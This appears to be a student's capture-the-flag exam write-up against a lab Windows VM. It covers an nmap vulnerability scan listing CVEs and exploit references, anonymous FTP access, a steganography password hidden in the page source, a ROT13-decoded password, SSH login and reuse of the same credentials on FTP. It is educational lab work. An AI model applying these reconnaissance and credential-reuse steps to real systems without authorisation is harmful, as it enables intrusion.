CodeAcademy.lt final exam

Target machine IP: 10.0.2.8

Nmap scan:

Nmap –sC –sV –p- --script vuln 10.0.2.8

Scan results:

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sC -sV -p- --script vuln 10.0.2.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-21 01:50 EDT
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 39.11% done; ETC: 01:51 (0:00:33 remaining)
Stats: 0:01:31 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 61.54% done; ETC: 01:51 (0:00:16 remaining)
Stats: 0:03:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.76% done; ETC: 01:53 (0:00:00 remaining)
Stats: 0:04:05 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.76% done; ETC: 01:54 (0:00:00 remaining)
Nmap scan report for 10.0.2.8
Host is up (0.00012s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
22/tcp    open  ssh          OpenSSH 6.7 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:6.7:
|       95499236-C9FE-56A6-9D7D-E943A24B633A    10.0    https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E
943A24B633A     *EXPLOIT*
|       2C119FFA-ECE0-5E14-A4A4-354A2C38071A    10.0    https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-3
54A2C38071A     *EXPLOIT*
|       CVE-2023-38408  9.8     https://vulners.com/cve/CVE-2023-38408
|       CVE-2016-1908   9.8     https://vulners.com/cve/CVE-2016-1908
|       B8190CDB-3EB9-5631-9828-8064A1575B23    9.8     https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8
064A1575B23     *EXPLOIT*
|       8FC9C5AB-3968-5F3C-825E-E8DB5379A623    9.8     https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E
8DB5379A623     *EXPLOIT*
|       8AD01159-548E-546E-AA87-2DE89F3927EC    9.8     https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2
DE89F3927EC     *EXPLOIT*
|       5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A    9.8     https://vulners.com/githubexploit/5E6968B4-DBD6-57FA-BF6E-D
9B2219DB27A     *EXPLOIT*
|       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|       CVE-2016-0778   8.1     https://vulners.com/cve/CVE-2016-0778
|       PACKETSTORM:140070      7.8     https://vulners.com/packetstorm/PACKETSTORM:140070      *EXPLOIT*
|       EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09    7.8     https://vulners.com/exploitpack/EXPLOITPACK:5BCA798
C6BA71FAE29334297EC0B6A09       *EXPLOIT*
|       CVE-2020-15778  7.8     https://vulners.com/cve/CVE-2020-15778
|       CVE-2016-10012  7.8     https://vulners.com/cve/CVE-2016-10012
|       CVE-2015-8325   7.8     https://vulners.com/cve/CVE-2015-8325
|       1337DAY-ID-26494        7.8     https://vulners.com/zdt/1337DAY-ID-26494        *EXPLOIT*
|       SSV:92579       7.5     https://vulners.com/seebug/SSV:92579    *EXPLOIT*
|       PACKETSTORM:173661      7.5     https://vulners.com/packetstorm/PACKETSTORM:173661      *EXPLOIT*
|       F0979183-AE88-53B4-86CF-3AF0523F3807    7.5     https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3
AF0523F3807     *EXPLOIT*
|       EDB-ID:40888    7.5     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
|       CVE-2016-6515   7.5     https://vulners.com/cve/CVE-2016-6515
|       CVE-2016-10708  7.5     https://vulners.com/cve/CVE-2016-10708
|       1337DAY-ID-26576        7.5     https://vulners.com/zdt/1337DAY-ID-26576        *EXPLOIT*
|       CVE-2016-10009  7.3     https://vulners.com/cve/CVE-2016-10009
|       SSV:92582       7.2     https://vulners.com/seebug/SSV:92582    *EXPLOIT*
|       CVE-2021-41617  7.0     https://vulners.com/cve/CVE-2021-41617
|       CVE-2016-10010  7.0     https://vulners.com/cve/CVE-2016-10010
```

```
|       SSV:92580       6.9     https://vulners.com/seebug/SSV:92580    *EXPLOIT*
|       CVE-2015-6564   6.9     https://vulners.com/cve/CVE-2015-6564
|       1337DAY-ID-26577        6.9     https://vulners.com/zdt/1337DAY-ID-26577        *EXPLOIT*
|       EDB-ID:46516    6.8     https://vulners.com/exploitdb/EDB-ID:46516      *EXPLOIT*
|       EDB-ID:46193    6.8     https://vulners.com/exploitdb/EDB-ID:46193      *EXPLOIT*
|       CVE-2019-6110   6.8     https://vulners.com/cve/CVE-2019-6110
|       CVE-2019-6109   6.8     https://vulners.com/cve/CVE-2019-6109
|       C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3    6.8     https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0
DAF45EEFFE3     *EXPLOIT*
|       10213DBE-F683-58BB-B6D3-353173626207    6.8     https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-3
53173626207     *EXPLOIT*
|       CVE-2023-51385  6.5     https://vulners.com/cve/CVE-2023-51385
|       CVE-2016-0777   6.5     https://vulners.com/cve/CVE-2016-0777
|       EDB-ID:40858    6.4     https://vulners.com/exploitdb/EDB-ID:40858      *EXPLOIT*
|       EDB-ID:40119    6.4     https://vulners.com/exploitdb/EDB-ID:40119      *EXPLOIT*
|       EDB-ID:39569    6.4     https://vulners.com/exploitdb/EDB-ID:39569      *EXPLOIT*
|       CVE-2016-3115   6.4     https://vulners.com/cve/CVE-2016-3115
|       EDB-ID:40136    5.9     https://vulners.com/exploitdb/EDB-ID:40136      *EXPLOIT*
|       EDB-ID:40113    5.9     https://vulners.com/exploitdb/EDB-ID:40113      *EXPLOIT*
|       CVE-2023-48795  5.9     https://vulners.com/cve/CVE-2023-48795
|       CVE-2020-14145  5.9     https://vulners.com/cve/CVE-2020-14145
|       CVE-2019-6111   5.9     https://vulners.com/cve/CVE-2019-6111
|       CVE-2016-6210   5.9     https://vulners.com/cve/CVE-2016-6210
|       EXPLOITPACK:98FE96309F9524B8C84C508837551A19    5.8     https://vulners.com/exploitpack/EXPLOITPACK:98FE963
09F9524B8C84C508837551A19       *EXPLOIT*
|       EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97    5.8     https://vulners.com/exploitpack/EXPLOITPACK:5330EA0
2EBDE345BFC9D6DDDD97F9E97       *EXPLOIT*
|       1337DAY-ID-32328        5.8     https://vulners.com/zdt/1337DAY-ID-32328        *EXPLOIT*
|       1337DAY-ID-32009        5.8     https://vulners.com/zdt/1337DAY-ID-32009        *EXPLOIT*
|       SSV:91041       5.5     https://vulners.com/seebug/SSV:91041    *EXPLOIT*
|       PACKETSTORM:140019      5.5     https://vulners.com/packetstorm/PACKETSTORM:140019      *EXPLOIT*
|       PACKETSTORM:136234      5.5     https://vulners.com/packetstorm/PACKETSTORM:136234      *EXPLOIT*
|       EXPLOITPACK:F92411A645D85F05BDBD274FD222226F    5.5     https://vulners.com/exploitpack/EXPLOITPACK:F92411A
645D85F05BDBD274FD222226F       *EXPLOIT*
|       EXPLOITPACK:9F2E746846C3C623A27A441281EAD138    5.5     https://vulners.com/exploitpack/EXPLOITPACK:9F2E746
846C3C623A27A441281EAD138       *EXPLOIT*
|       EXPLOITPACK:1902C998CBF9154396911926B4C3B330    5.5     https://vulners.com/exploitpack/EXPLOITPACK:1902C99
8CBF9154396911926B4C3B330       *EXPLOIT*
|       CVE-2016-10011  5.5     https://vulners.com/cve/CVE-2016-10011
|       MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-        5.3     https://vulners.com/metasploit/MSF:AUXILIARY-SCANNE
R-SSH-SSH_ENUMUSERS-    *EXPLOIT*
|       EDB-ID:45939    5.3     https://vulners.com/exploitdb/EDB-ID:45939      *EXPLOIT*
|       EDB-ID:45233    5.3     https://vulners.com/exploitdb/EDB-ID:45233      *EXPLOIT*
|       CVE-2018-20685  5.3     https://vulners.com/cve/CVE-2018-20685
|       CVE-2018-15919  5.3     https://vulners.com/cve/CVE-2018-15919
|       CVE-2018-15473  5.3     https://vulners.com/cve/CVE-2018-15473
|       CVE-2017-15906  5.3     https://vulners.com/cve/CVE-2017-15906
|       CVE-2016-20012  5.3     https://vulners.com/cve/CVE-2016-20012
|       SSH_ENUM        5.0     https://vulners.com/canvas/SSH_ENUM     *EXPLOIT*
|       PACKETSTORM:150621      5.0     https://vulners.com/packetstorm/PACKETSTORM:150621      *EXPLOIT*
|       EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0    5.0     https://vulners.com/exploitpack/EXPLOITPACK:F957D7E
8A0CC1E23C3C649B764E13FB0       *EXPLOIT*
|       EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283    5.0     https://vulners.com/exploitpack/EXPLOITPACK:EBDBC56
85E3276D648B4D14B75563283       *EXPLOIT*
```

```
|       1337DAY-ID-31730        5.0     https://vulners.com/zdt/1337DAY-ID-31730        *EXPLOIT*
|       SSV:90447       4.6     https://vulners.com/seebug/SSV:90447    *EXPLOIT*
|       EXPLOITPACK:802AF3229492E147A5F09C7F2B27C6DF    4.3     https://vulners.com/exploitpack/EXPLOITPACK:802AF32
29492E147A5F09C7F2B27C6DF       *EXPLOIT*
|       EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD97BA3EF    4.3     https://vulners.com/exploitpack/EXPLOITPACK:5652DDA
A7FE452E19AC0DC1CD97BA3EF       *EXPLOIT*
|       CVE-2015-5352   4.3     https://vulners.com/cve/CVE-2015-5352
|       1337DAY-ID-25440        4.3     https://vulners.com/zdt/1337DAY-ID-25440        *EXPLOIT*
|       1337DAY-ID-25438        4.3     https://vulners.com/zdt/1337DAY-ID-25438        *EXPLOIT*
|       CVE-2021-36368  3.7     https://vulners.com/cve/CVE-2021-36368
|       SSV:92581       2.1     https://vulners.com/seebug/SSV:92581    *EXPLOIT*
|       CVE-2015-6563   1.9     https://vulners.com/cve/CVE-2015-6563
|       PACKETSTORM:151227      0.0     https://vulners.com/packetstorm/PACKETSTORM:151227      *EXPLOIT*
|       PACKETSTORM:140261      0.0     https://vulners.com/packetstorm/PACKETSTORM:140261      *EXPLOIT*
|       PACKETSTORM:138006      0.0     https://vulners.com/packetstorm/PACKETSTORM:138006      *EXPLOIT*
|       PACKETSTORM:137942      0.0     https://vulners.com/packetstorm/PACKETSTORM:137942      *EXPLOIT*
|_      1337DAY-ID-30937        0.0     https://vulners.com/zdt/1337DAY-ID-30937        *EXPLOIT*
23/tcp    open  telnet       Microsoft Windows XP telnetd
80/tcp    open  http         Microsoft IIS httpd 7.5
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-IIS/7.5
| vulners:
|   cpe:/a:microsoft:internet_information_services:7.5:
|       MSF:AUXILIARY-DOS-WINDOWS-FTP-IIS75_FTPD_IAC_BOF-       10.0    https://vulners.com/metasploit/MSF:AUXILIAR
Y-DOS-WINDOWS-FTP-IIS75_FTPD_IAC_BOF-   *EXPLOIT*
|       CVE-2010-3972   10.0    https://vulners.com/cve/CVE-2010-3972
|       SSV:20122       9.3     https://vulners.com/seebug/SSV:20122    *EXPLOIT*
|       CVE-2010-2730   9.3     https://vulners.com/cve/CVE-2010-2730
|       SSV:20121       4.3     https://vulners.com/seebug/SSV:20121    *EXPLOIT*
|       MSF:AUXILIARY-DOS-WINDOWS-HTTP-MS10_065_II6_ASP_DOS-    4.3     https://vulners.com/metasploit/MSF:AUXILIAR
Y-DOS-WINDOWS-HTTP-MS10_065_II6_ASP_DOS-      *EXPLOIT*
|_      CVE-2010-1899   4.3     https://vulners.com/cve/CVE-2010-1899
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.0.85-community-nt
| vulners:
|   cpe:/a:mysql:mysql:5.0.85-community-nt:
|       SSV:15006       6.8     https://vulners.com/seebug/SSV:15006    *EXPLOIT*
|       CVE-2009-4028   6.8     https://vulners.com/cve/CVE-2009-4028
|       CVE-2010-3682   4.0     https://vulners.com/cve/CVE-2010-3682
|_      CVE-2010-3677   4.0     https://vulners.com/cve/CVE-2010-3677
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:6D:EE:A2 (Oracle VirtualBox virtual NIC)
Service Info: Host: IE9WIN7; OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

```
Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 326.67 seconds
```

MAC Address: 08:00:27:6D:EE:A2

IE9WIN7; OSs: Windows, Windows XP

IEUser

Open ports:

21/tcp	ftp	Microsoft ftpd
22/tcp	ssh	OpenSSH 6.7 (protocol 2.0)
23/tcp	telnet	Microsoft Windows XP telnetd
80/tcp	http	Microsoft IIS httpd 7.5
135/tcp	msrpc	Microsoft Windows RPC
139/tco	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	microsoft-ds	Microsoft Windows7-10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp	mysql	MySQL 5.0.85-community-nt
49152/tcp	msrpc	Microsoft Windows RPC
49153/tcp	msrpc	Microsoft Windows RPC
49154/tcp	msrpc	Microsoft Windows RPC
49155/tcp	msrpc	Microsoft Windows RPC
49157/tcp	msrpc	Microsoft Windows RPC

Got ftp connection with anonymous/anonymous:

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ftp 10.0.2.8
Connected to 10.0.2.8.
220-Microsoft FTP Service
220 Welcome to Matt's FTP Server!
Name (10.0.2.8:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

Downloaded passwd.txt:

```
ftp> ls
229 Entering Extended Passive Mode (|||49182|)
125 Data connection already open; Transfer starting.
10-28-22  07:39PM                  157 passwd.txt
226 Transfer complete.
ftp> wget passwd.txt
?Invalid command.
ftp> get passwd.txt
local: passwd.txt remote: passwd.txt
229 Entering Extended Passive Mode (|||49183|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************|   157      786.25 KiB/s    00:00 ETA
226 Transfer complete.
157 bytes received in 00:00 (340.71 KiB/s)
ftp>
```

Took the bait:

```
1 Psyche!! Smile... You're on camera! This is a honeypot. This IP address has been logged
2
3 While you're here though, check out the website, it's pretty cool.
```

But I can see that one of the usernames is Matt:

```
220 Welcome to Matt's FTP Server!
```


Checked web page srouce page:

```
 1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
 2 <html xmlns="http://www.w3.org/1999/xhtml">
 3 <head>
 4 <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
 5 <meta name="description" content="Image Password: codingdojo">
 6 <title>IIS7</title>
 7 <style type="text/css">
 8 <!--
 9 body {
10     color:#000000;
11     background-color:#B3B3B3;
12     margin:0;
13 }
14
15 #container {
16     margin-left:auto;
17     margin-right:auto;
18     text-align:center;
19         margin-top: 100px;
20     }
21
22 a img {
23     border:none;
24 }
25
26 -->
27 </style>
28 </head>
29 <body>
30 <div id="container">
31 <img src="dojobeach.jpg" alt="Steganography password: codingdojo" width=300 height=400 /><p>Looks more like a beach than a flag!</p>
32 </div>
33 </body>
34 </html>
```


“Image Password: codingdojo”

“Steganography password: codingdojo”


Extracted thoughts.txt from the image:




Content:



Using cyberchef to decode password from ROT13:




Result: password1234



Seems that another username could be ADMINS (first letter of every line).

SSH connection to admins account:



Found a file on desktop:

```
C:\Program Files\OpenSSH\home\admins\Desktop>type "What is this.txt"
try these credentials on FTP
```

Trying same credentials on FTP, logged in succesfull, downloaded files:

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ftp 10.0.2.8
Connected to 10.0.2.8.
220-Microsoft FTP Service
220 Welcome to Matt's FTP Server!
Name (10.0.2.8:kali): admins
331 Password required for admins.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> whoami
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||49174|)
125 Data connection already open; Transfer starting.
10-28-22  07:33PM                  202 ftp_flag.txt
03-13-24  03:43PM                 2771 myemails.pcap
226 Transfer complete.
ftp> get ftp_flag.txt
local: ftp_flag.txt remote: ftp_flag.txt
229 Entering Extended Passive Mode (|||49175|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************|   202        2.71 MiB/s    00:00 ETA
226 Transfer complete.
202 bytes received in 00:00 (957.59 KiB/s)
ftp> get myemails.pcap
local: myemails.pcap remote: myemails.pcap
229 Entering Extended Passive Mode (|||49176|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************|  2771       18.47 MiB/s    00:00 ETA
226 Transfer complete.
WARNING! 72 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
2771 bytes received in 00:00 (7.18 MiB/s)
```


FTP flag:

```
1 Congrats! You found the FTP Flag. You're about 50% through the belt exam!
2
3 When downloading the pcap make sure to type in binary on the FTP server before
4 transferring it, to avoid it being corrupted.
5
6 ANDRIUS BUTKEVICIUS
```

Downloaded .pcap file before using binary command:

```
03-13-24  03:43PM                 2771 myemails.pcap
226 Transfer complete.
ftp> binary
200 Type set to I.
ftp> get myemails.pcap
local: myemails.pcap remote: myemails.pcap
229 Entering Extended Passive Mode (|||49178|)
125 Data connection already open; Transfer starting.
100% |*************************************************
226 Transfer complete.
2771 bytes received in 00:00 (13.90 MiB/s)
ftp>
```

Myemails.pcap:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.6	10.0.2.6	TCP	74	59244 → 25 [SYN] Seq=0 Win=33280 Len=0 MSS=65495 SACK_PERM TSval=4175700546 TSecr=0 WS=128
2	0.000026	10.0.2.6	10.0.2.6	TCP	74	25 → 59244 [SYN, ACK] Seq=0 Ack=1 Win=33280 Len=0 MSS=65495 SACK_PERM TSval=4175700546 TSecr=4175700546 WS=128
3	0.000040	10.0.2.6	10.0.2.6	TCP	66	59244 → 25 [ACK] Seq=1 Ack=1 Win=33280 Len=0 TSval=4175700546 TSecr=4175700546
4	0.027049	10.0.2.6	10.0.2.6	SMTP	99	S: 220 kali ESMTP SubEthaSMTP null
5	0.027480	10.0.2.6	10.0.2.6	TCP	66	59244 → 25 [ACK] Seq=1 Ack=34 Win=33280 Len=0 TSval=4175700573 TSecr=4175700573
6	0.028782	10.0.2.6	10.0.2.6	SMTP	84	C: ehlo [127.0.1.1]
7	0.028868	10.0.2.6	10.0.2.6	TCP	66	25 → 59244 [ACK] Seq=34 Ack=19 Win=33280 Len=0 TSval=4175700575 TSecr=4175700575
8	0.038075	10.0.2.6	10.0.2.6	SMTP	114	S: 250-kali | 8BITMIME | AUTH LOGIN | Ok
9	0.039429	10.0.2.6	10.0.2.6	SMTP	97	C: mail FROM:<cj@codingdojo.com>
10	0.048483	10.0.2.6	10.0.2.6	SMTP	74	S: 250 Ok
11	0.048618	10.0.2.6	10.0.2.6	SMTP	98	C: rcpt TO:<susie@codingdojo.com>
12	0.050072	10.0.2.6	10.0.2.6	SMTP	74	S: 250 Ok
13	0.050257	10.0.2.6	10.0.2.6	SMTP	72	C: data
14	0.051004	10.0.2.6	10.0.2.6	SMTP	103	S: 354 End data with <CR><LF>.<CR><LF>
15	0.051146	10.0.2.6	10.0.2.6	SMTP/I…	667	subject: Susie, I need your help!!!!, from: cj@codingdojo.com, (text/plain) | .
16	0.094737	10.0.2.6	10.0.2.6	TCP	66	25 → 59244 [ACK] Seq=135 Ack=689 Win=33280 Len=0 TSval=4175700641 TSecr=4175700597
17	0.118596	10.0.2.6	10.0.2.6	SMTP	74	S: 250 Ok
18	0.118828	10.0.2.6	10.0.2.6	SMTP	72	C: quit
19	0.118837	10.0.2.6	10.0.2.6	TCP	66	25 → 59244 [ACK] Seq=143 Ack=695 Win=33280 Len=0 TSval=4175700665 TSecr=4175700665
20	0.121153	10.0.2.6	10.0.2.6	SMTP	75	S: 221 Bye
21	0.121378	10.0.2.6	10.0.2.6	TCP	66	59244 → 25 [FIN, ACK] Seq=695 Ack=152 Win=33280 Len=0 TSval=4175700668 TSecr=4175700667
